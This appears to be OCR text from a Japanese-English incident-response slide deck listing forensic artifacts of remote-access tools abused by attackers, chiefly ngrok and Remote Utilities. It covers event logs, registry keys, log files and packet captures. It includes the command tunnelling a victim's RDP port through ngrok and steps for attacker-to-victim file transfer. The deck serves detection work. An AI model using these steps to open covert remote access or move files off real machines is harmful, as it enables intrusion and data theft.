ngrok.exe tcp 3389
```



C:¥Windows¥System32¥cmd.exe - ngrok.exe tcp 3389

```
ngrok                                                          (Ctrl+C to quit)

Join us in the ngrok community @ https://ngrok.com/slack

Session Status                online
Account                       [redacted](Plan: Free)
Version                       3.1.0
Region                        Japan (jp)
Latency                       -
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.jp.ngrok.io:11794 -> localhost:3389

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Ngrok Web console

...ng ngrok agents. You can stop, restart, or update agents from this page.

		IP	Agent Version	Tunnels Online	Started
...fPtdVC	JP	[redacted].80	3.1.0	1 Online	1m ago

After connecting, the client (victim) machine appears on the web console


ngrok : Artifacts

Feature: Remote Access	Control the victim machine as if accessing via Remote Desktop

Useful Artifacts	Files	Registry	Process/NW	Others

EventLog

Security.evtx (Event ID: 4688)




```
新しいプロセスが作成されました。

プロセス情報:
        新しいプロセス ID:          0x3258
        新しいプロセス名:    C:¥tools¥ngrok.exe
        トークン昇格の種類:%%1937
        必須ラベル:                 Mandatory Label¥High Mandatory Level
        作成元プロセス ID:  0x2b74
        作成元プロセス名:   C:¥Windows¥System32¥cmd.exe
        プロセスのコマンド ライン:        ngrok  tcp 3389

トークン昇格の種類は、ユーザー アカウント制御ポリシーに従って新しいプロセスに割り当てられたトークンの種
```

```
ログの名前(M):        セキュリティ
ソース(S):            Security-Auditing          ログの日付(D):       2023/01/10 15:56:23
イベント ID(E):       4688                       タスクのカテゴリ(Y): Process Creation
レベル(L):            情報                       キーワード(K):       成功の監査
```


ngrok : Artifacts

Feature: Remote Access	Control the victim machine as if accessing via Remote Desktop

Useful Artifacts	Files	Registry	Process/NW	Others



Name	Local address	Local ...	Remote address	Re...	Pr...	State	Owner
ngrok.exe (12068)	127.0.0.1	4040			TCP	Listen	
ngrok.exe (12068)	192.168.110.18	56094	18.177.245.43	443	TCP	Established	



```
Domain Name System (response)
   Transaction ID: 0x2ea7
 > Flags: 0x8180 Standard query response, No error
   Questions: 1
   Answer RRs: 1
   Authority RRs: 4
   Additional RRs: 0
 > Queries
 v Answers
   v tunnel.ngrok.com: type A, class IN, addr 18.177.245.43
        Name: tunnel.ngrok.com
```


Network

***.ngrok.com:443**

FW rule for ngrok; Link

ngrok : Artifacts

Feature: Remote Access | Control the victim machine as if accessing via Remote Desktop



ngrok Web console

ID	Region	IP	Agent Version	Tunnels Online	Started
…fPtdVC	JP	[redacted].80	3.1.0	1 Online	1m ago

Tunnel

ID	tn_2JUJvSSOayv6LCq6EeB26OUAXCY
Region	JP - Japan
Metadata	0 bytes
Started	Dec 27th, 2022 07:42:38 UTC
Labels	
Forwards To	localhost:3389

Endpoint tcp://0.tcp.jp.ngrok.io:15264
ep_2JUJvSSOayv6LCq6EeB26OUAXC

FQDN and port for tunnel connection

リモート デスクトップ接続

リモート デスクトップ
接続

コンピューター(C): 0.tcp.jp.ngrok.io:15264

ユーザー名: 指定されていません

接続時には資格情報を要求されます。


ngrok : Artifacts

Feature: Remote Access	Control the victim machine as if accessing via Remote Desktop

Useful Artifacts	Files	Registry	Process/NW	Others

EventLog

Securyty.evtx (Event ID: 4624)
Microsoft-Windows-TerminalServices-LocalSessionManager/Operational.evtx (Event ID: 25)
Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational.evtx (EventID: 131)



イベント プロパティ - イベント 4624, Microsoft Windows security auditing.

```
アカウントが正常にログオンしました。

プロセス情報:
        プロセス ID:              0x594
        プロセス名:               C:¥Windows¥System32¥svchost.exe

ネットワーク情報:
        ワークステーション名:  [redacted]
        ソース ネットワーク アドレス:  ::1
        ソース ポート:           0

ログの名前(M):
ソース(S):
イベント ID(E):
レベル(L):        情報        キーワード(K): [redacted]
```

Log in events from itself are recorded

イベント プロパティ - イベント 25, TerminalServices-LocalSessionManager

```
リモート デスクトップ サービス: セッションの再接続に成功しました:

ユーザー: [redacted]¥john
セッション ID: 1
ソース ネットワーク アドレス: ::%16777216
```

イベント プロパティ - イベント 131, RemoteDesktopServices-RdpCoreTS

```
サーバーはクライアント [::1]:63361 からの新しい TCP 接続を受け入れました。
```

Tools Verification – Remote Utilities

RemoteUtilities®

Babuk	
Relay	Direct
Install	Portable

Target RMM tools

ATERA
AnyDesk
splashtop®
TeamViewer
tight VNC
RemoteUtilities®
CONNECTWISE
LogMeIn® Be Limitless.
SupRemo
ngrok


Target SYNC tools

RCLONE
MEGA TOOLS Automotive Tools-Equipment
WinSCP Free FTP CLIENT
GoodSync
FreeFileSync
FileZilla

Remote Utilities: Artifacts

Execution/Installation	Agent program installation and connect from attacker

- **Both portable(a.k.a Agent) and installer(a.k.a Host) are supported**.
- ID and password will be generated on client(victim) after execution/installation. Attacker connects to the victim by using the credential.



Agent

インターネット ID:

ID をクリップボードにコピーします。

パスワード：

新しいパスワードを生成します。 クリップボードにコピーします。

□ 再起動後に実行する

✓ 接続利用可能

Remote Utilities - Viewer [Trial version 31 days left] [7.1.7.0]

Victim machine appears on console after authentication


Remote Utilities: Artifacts

Execution/Installation	Agent program installation and connect from attacker

Useful Artifacts	Files	Registry	Process/NW	Others

Log File

[Portable] %APPDATA%¥Remote Utilities Agent¥Logs¥rut_log_yyyy-mm.html
[Install] %ProgramFiles(x86)%¥Remote Utilities - Host¥Logs¥rut_log_yyyy-mm.html



Remote Utilities - Host ログ

© Remote Utilities Pty (Cy) Ltd., Version: 7.1.7.0 (70170)

日付 (UTC)	コード	IP	イベント	情報
29.11.2022---01:37:29:691	110		The new certificate was generated.	
29.11.2022---01:37:31:394	34		Remote Utilities - Host 70170 is started. GMT+09	Windows 10.0 64bit
29.11.2022---01:37:31:675	96		Relay node: OK	ID: 959-982-395-533; Port: 5655; Try count: 1
29.11.2022---01:37:34:331	96		Relay node redirect: OK.	Relay redirect. To: [redacted].254
29.11.2022---01:37:34:816	96		Relay node: OK	ID: 959-982-395-533; Port: 5655; Try count: 1
29.11.2022---01:40:32:642	116	[redacted]	Incoming ID connection from IP: [redacted].118	

1. Date/Time of agent execution or installation
2. IP/Port of relay server
3. IP of attacker terminal

Remote Utilities: Artifacts

Execution/Installation	Agent program installation and connect from attacker

Useful Artifacts	Files	Registry	Process/NW	Others

Services ▶ System.evtx (EventID: 7045)


[Install]HKLM¥System¥CurrentControlSet¥Services¥RManService

- ImagePath: %ProgramFiles(x86)%¥Remote Utilities - Host¥rutserv.exe

Config


[Portable] HKCU¥Software¥Usoris¥Remote Utilities¥Host¥Parameters¥*

[Install] HKLM¥Software¥Usoris¥Remote Utilities¥Host¥Parameters¥*



¥HKEY_CURRENT_USER¥Software¥Usoris¥Remote Utilities¥Host¥Parameters

名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
CalendarRecordSettings	REG_BINARY	ff fe 3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 0...
Certificates	REG_BINARY	ef bb bf 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 5...
FUSClientPath	REG_SZ	C:¥Users¥user01¥AppData¥Roaming¥Remote Utilities Agent¥70170¥43F629E616¥rfusclient.exe
General	REG_BINARY	ef bb bf 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 5...
InternetId	REG_BINARY	ef bb bf 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 5...
Security	REG_BINARY	ef bb bf 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 5...



```
.<?xml version="1.0" encoding="UTF-8"?>
<rms_internet_id_settings version="70170"><internet_id>959-982-395-533</internet_id>
<use_inet_connection>true</use_inet_connection><inet_server></inet_server>
<use_custom_inet_server>false</use_custom_inet_server><inet_id_port>5655</inet_id_port
<use_inet_id_ipv6>false</use_inet_id_ipv6><inet_id_use_pin>false</inet_id_use_pin>
<inet_id_pin></inet_id_pin></rms_internet_id_settings>
```

Config will appear after base64 decode

Remote Utilities: Artifacts


Execution/Installation	Agent program installation and connect from attacker

Useful Artifacts	Files	Registry	Process/NW	Others

Process


[Portable] %APPDATA%¥Remote Utilities Agent¥<version>¥<random>¥rutserv.exe

[Install] %ProgramFiles(x86)%¥Remote Utilities - Host¥rutserv.exe




Name	PID	CPU	I/O total ...	Private b...	User na...	Description
rutserv.exe	12796					Remote Utilities - Host
rfusclient.exe	13192	0.			...¥user01	Remote Utilities - Host

Processes persists on victim



Name	Local...	Remote address	Rem...	Prot...	State
rutserv.exe (12796)	5650			TCP	Listen
rutserv.exe (12796)	51875	21[redacted]18	5655	TCP	Established
rutserv.exe (12796)	5650			TCP6	Listen




FQDN that the process resolves

```
Domain Name System (response)
⌄ Queries
  › id71.remoteutilities.com: type A, class IN
⌄ Answers
  › id71.remoteutilities.com: type CNAME, class IN, cname id.remoteutilities.com
  › id.remoteutilities.com: type A, class IN, addr 64.20.61.146
```

Network


*.remoteutilities.com: 5655,443

FW rule for Remote Utilities; Link



```
No.    Time        Source          Destination      Protocol  Length  Info
11876 164.091266  192.168.110.13  2[redacted].18   TCP       3322 52152 → 5655 [PSH, ACK]
11905 164.247221  192.168.110.13  2[redacted].18   TCP         58 52152 → 5655 [PSH, ACK]
11906 164.247288  192.168.110.13  2[redacted].18   TCP         58 52152 → 5655 [PSH, ACK]
11907 164.247377  192.168.110.13  2[redacted].18   TCP         58 52152 → 5655 [PSH, ACK]
```


Dst port 5655/tcp will fail over to 443 if blocked



```
No.    Time        Source
13165 191.231598  192.168.110.13  2[redacted].18   TCP         58 52180 → 443 PSH, ACK]
13166 191.231799  192.168.110.13  2[redacted].18   TCP         58 52180 → 443 PSH, ACK]
13167 191.232250  192.168.110.13  2[redacted].18   TCP         58 52180 → 443 PSH, ACK]
13168 191.232292  192.168.110.13  2[redacted].18   TCP         58 52180 → 443 PSH, ACK]
```

Remote Utilities: Artifacts

Feature: File Transfer | Transfer specific files between client(victim) and server(attacker)



Local computer: « Users ▸ Administrator ▸ Desktop ▸ test ▸

Name	File type	Size	Modified	Attributes
fromattackertovictim.txt	Text Document	6.86 ...	12/28/2022 6:3...	A

victim: C: ▸ Users ▸ user01 ▸ Desktop ▸ test ▸

Name	File type	Size	Modified	Attribute
fromvictimtoattacker.txt	Text Document	86.84...	12/28/2022 6:3...	A

Remote Utilities: Artifacts


Feature: File Transfer	Transfer specific files between client(victim) and server(attacker)

Useful Artifacts	Files	Registry	Process/NW	Others

Log File

[Portable] %APPDATA%¥Remote Utilities Agent¥Logs¥rut_log_yyyy-mm.html

[Install] %ProgramFiles(x86)%¥Remote Utilities - Host¥Logs¥rut_log_yyyy-mm.html



```
28.12.2022---06:36:53:934  114  loopback          FTP connection.                            Session: {B9010542-0BFC-4B7E-ADCD-4DF064D49A94}
28.12.2022---06:36:58:825  114  loopback          FTP activity.                              情報
28.12.2022---06:37:01:059  114  loopback          FTP activity.                              情報
                                                                                             BFC-4B7E-ADCD-4DF064D49A94}
                                                                                              Receive file: C:¥Users¥user01¥Desktop¥test¥fromattackertovictim.tx
                                                                                              File received: C:¥Users¥user01¥Desktop¥test¥fromattackertovictim.t
